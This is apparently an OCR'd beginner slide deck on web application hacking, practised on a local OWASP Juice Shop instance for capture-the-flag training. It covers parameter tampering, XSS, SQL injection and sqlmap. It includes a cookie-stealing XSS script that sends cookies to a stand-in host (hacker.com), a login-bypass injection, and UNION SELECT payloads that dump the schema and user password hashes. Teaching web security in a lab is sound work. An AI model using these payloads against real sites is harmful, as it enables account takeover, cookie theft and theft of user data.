
HTML REQUEST PARAMETERS

PROFITING FROM NEGATIVITY

Using Burp Suite and FoxyProxy, we can intercept and change values inside any HTML request.


Notice the ProductId, BasketId and quantity values at the bottom of the request?


What would happen if we were to change the value and buy a negative quantity of this item?



HTML REQUEST PARAMETERS

PROFITING FROM NEGATIVITY





CROSS-SITE SCRIPTING

MAKING OTHER COMPUTERS RUN YOUR CODE

WHAT IS AN XSS ATTACK?

HTTPS://OWASP.ORG/WWW-COMMUNITY/ATTACKS/XSS

“Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.”

Basically, you can get other computers to run code just by viewing it.

WHAT CAN XSS DO?

DON'T TRY THIS AT HOME

There are limits to what this code can do. It does not run directly on your computer - it is interpreted by the browser and is intended to stay inside that 'sandbox'.

However, it is possible to send local browser information to an external server.

Here's an example of stealing cookies with XSS:

```
<script type="text/javascript">
  document.location='http://hacker.com/cookiestealer.php?c='+document.cookie;
</script>
```

XSS FOR SUCCESS

SHAKE THAT XSS

Here’s a simpler, CTF-friendly example that generates a small pop-up window:

```
<iframe src=“javascript:alert('xss')">
```

URL parameters also often present an opportunity:

```
http://localhost:3000/#/search?q=<iframe src=“javascript:alert('xss')”>
```

- Use it everywhere you can enter text that other users will see.
- This can be inside comments, or displayed information in your profile.
- Don’t be afraid to overuse it!

XSS FOR SUCCESS

SHAKE THAT XSS

SQL INJECTION

ENLIGHTENMENT VIA DROPPING TABLES

WHAT IS SQL INJECTION?

HTTPS://PORTSWIGGER.NET/WEB-SECURITY/SQL-INJECTION

"SQL (pronounced "ess que el") stands for Structured Query Language. SQL is used to communicate with a database. According to ANSI (American National Standards Institute), it is the standard language for relational database management systems."

"SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database."

In other words, inject our own SQL statements into existing SQL statements via carefully-crafted parameter tampering.

WHAT IS AN SQL STATEMENT?

THE UNIVERSAL LANGUAGE OF DATABASES

Here are some example queries:

```
INSERT INTO users ( user_id, username, password ) VALUES ( 2, ‘peanutbutter', 'sandwiches' )

SELECT user_id FROM users WHERE username = 'peanutbutter' AND password = 'sandwiches'

UPDATE users SET password = 'tacos' WHERE user_id = 2

DELETE FROM users WHERE user_id = 2
```

More complex statements can be written but we’ll stick to these for now.

OUR FIRST INJECTION

KNOCK KNOCK


Here we have a typical login screen.

Behind the scenes, the code may look similar to this:

```
SELECT user_id FROM users WHERE username = '$username' AND password = '$password'
```

Which then fills in the values to get the final query:

```
SELECT user_id FROM users WHERE username = 'admin' AND password = ‘secret'
```



OUR FIRST INJECTION

WHO'S THERE?

What happens if we input an unexpected value?

Let's try a single quote character:


```
SELECT user_id FROM users WHERE username = ''' AND password = 'password'
```

Oh no, an error!

```
[object Object]
```

An extra quote character has made the query invalid.

This is how we can find potential injections.




OUR FIRST INJECTION

A SIMPLE INJECTION


Let's try a simple injection:

```
' OR 1 = 1 --
```



OUR FIRST INJECTION

A SIMPLE INJECTION WHO?



HOW DOES THIS WORK?

LOOK AT ME, I'M THE ADMIN NOW

After our injection, the query is now:

```
SELECT user_id FROM users WHERE username='' OR 1 = 1 --' AND password='password'
```

Using -- means ignore the end of the query (or sometimes, use ## instead):

```
SELECT user_id FROM users WHERE username='' OR 1 = 1
```

One always equals one, so the username part is redundant:

```
SELECT user_id FROM users WHERE 1 = 1
```

This query now returns a list of all users rather than just one, or none.

This website assumed the first user in the list is correct. Often this is the admin account.

DATA EXFILTRATION

DUMPING DATA

Let's try dumping some data.

The search page looks like a useful way to extract information as it will display a list:


`http://localhost:3000/#/search?q=`

Using Burp Suite, we can see that behind the scenes it uses a RESTful API call to this URL:

`http://localhost:3000/rest/products/search?q=`

But wait, it jumps from id 1 to id 24?

There's some missing data!



DATA EXFILTRATION

DUMPING HIDDEN DATA

Let's dump all the products for real:

`http://localhost:3000/rest/products/search?q='))--`

Forcing the query to end early (with --) means we can skip whatever constraint was hiding other products. ('deletedAt')

A single quote causes an error as we've cut off the end of the statement. We can add a bracket one at a time until the error goes away.


```
},
{
  "id": 10,
  "name": "Christmas Super-Surprise-Box (2014 Edition)",
  "description": "Contains a random selection of 10 bottles (eac
    500ml) of our tastiest juices and an extra fan shirt for an
    unbeatable price! (Seasonal special offer! Limited
    availability!)",
  "price": 29.99,
  "deluxePrice": 29.99,
  "image": "undefined.jpg",
  "createdAt": "2020-02-10 01:08:45.870 +00:00",
  "updatedAt": "2020-02-10 01:08:45.870 +00:00",
  "deletedAt": "2014-12-27 00:00:00.000 +00:00"
},
```

DATA EXFILTRATION

DUMPING METADATA

Let's dump something we shouldn’t be able to see.

From the previous error message we can tell the site is using SQLite for the database.

We can construct a query that will allow us to dump information from another table:

```
http://localhost:3000/rest/products/search?q=AAAA')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--
```

- **Use 'AAAA' so it won't match with any products.**
- **The 'UNION' call lets us concatenate another SELECT to the existing results.**
- **We know it's expecting nine fields so we pad it out with values for 2 to 9.**
- **Finally, sqlite stores the schema in a field called 'sql' in the 'sqlite_master' table.**

DATA EXFILTRATION

HELLO, USERS TABLE


```
  },
  {
    "id": "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY
      AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email`
      VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR
      (255) DEFAULT 'customer', `lastLoginIp` VARCHAR(255) DEFAULT
      '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT 'default.svg',
      `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1)
      DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME
      NOT NULL, `deletedAt` DATETIME)",
    "name": "2",
    "description": "3",
    "price": "4",
    "deluxePrice": "5",
    "image": "6",
    "createdAt": "7",
    "updatedAt": "8",
    "deletedAt": "9"
  },
  {
```

DUMPING USER DATA

FIGHT FOR THE USER

Armed with the schema, let's dump some user data:

```
http://localhost:3000/rest/products/search?q=AAAA')) UNION SELECT username, email, password, role, '5', '6', '7', '8',
'9' FROM Users--
```

Just like before, we'll use a UNION SELECT to take data from another table and display it in the search results.

HELLO, USERS

FIGHT FOR THE USER


```
{
  "status": "success",
  "data": [
    {
      "id": "",
      "name": "J12934@juice-sh.op",
      "description": "3c2abc04e4a6ea8f1327d0aae3714b7d",
      "price": "admin",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "",
      "name": "a@a.a",
```

SQLMAP

HTTP://SQLMAP.ORG

“Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers."

Some example uses:

URL parameters

```
sqlmap --url http://localhost:3000/#/search?q=a
```

HTML forms

```
sqlmap --url http://localhost:3000/#/login --forms
```

SQLMAP


HTTP://SQLMAP.ORG

HTML requests take a few extra steps.

First, intercept a valid request in Burp Suite.

Then right-click and copy it to a file.

Finally, run sqlmap using that file:





```
sqlmap --request request.txt
```

Sqlmap will automatically try every parameter it finds inside the request.

SQLMAP

HTTP://SQLMAP.ORG



OTHER STUFF

JUST SOME NEAT THINGS.

HASHES

SCRAMBLED LIKE EGGS

Hashes are a way of scrambling or encoding data.

Sometimes this is one-way and can’t be (easily) reversed.

Here are some examples:

```
Base64: SEVMTE8gV09STEQ=                          ## Look for the equal signs at the end!
URL:    HELLO%20WORLD                              ## Encodes characters with a % and two numbers. (%20 = space)
MD5:    0ad7fc196d30f3bb99e69e1c54df3d63           ## Tough to decode but often can be found with a google search.
SHA:    7a788f56fa49ae0ba5ebde780efe4d6a89b5db47   ## Like MD5, is tough to decode.
```

Decoders, and encoders, for these can often be easily found with google.

ENCRYPTION

HIDING CLEVER SECRETS

Encryption is scrambling data in a way that can only be descrambled if you know the secret. Generally this isn't worth trying to crack but in a CTF you'll often find 'fun' encryption methods that are easily solvable if you know what kind it is.

Here are some examples:

```
ROT13:          URYYB JBEYQ
Caesar Cipher: KHOOR ZRUOG
```


My favourite site to deal with these is:

`https://www.dcode.fr/en`

BURP SUITE SITE MAP

IN CASE YOU GET LOST

Burp Suite quietly logs everything it sees and creates a nice site map for later browsing. This can be helpful if you've hit a wall and need new things to try.



FIN

THIS IS THE END OF THE BEGINNING.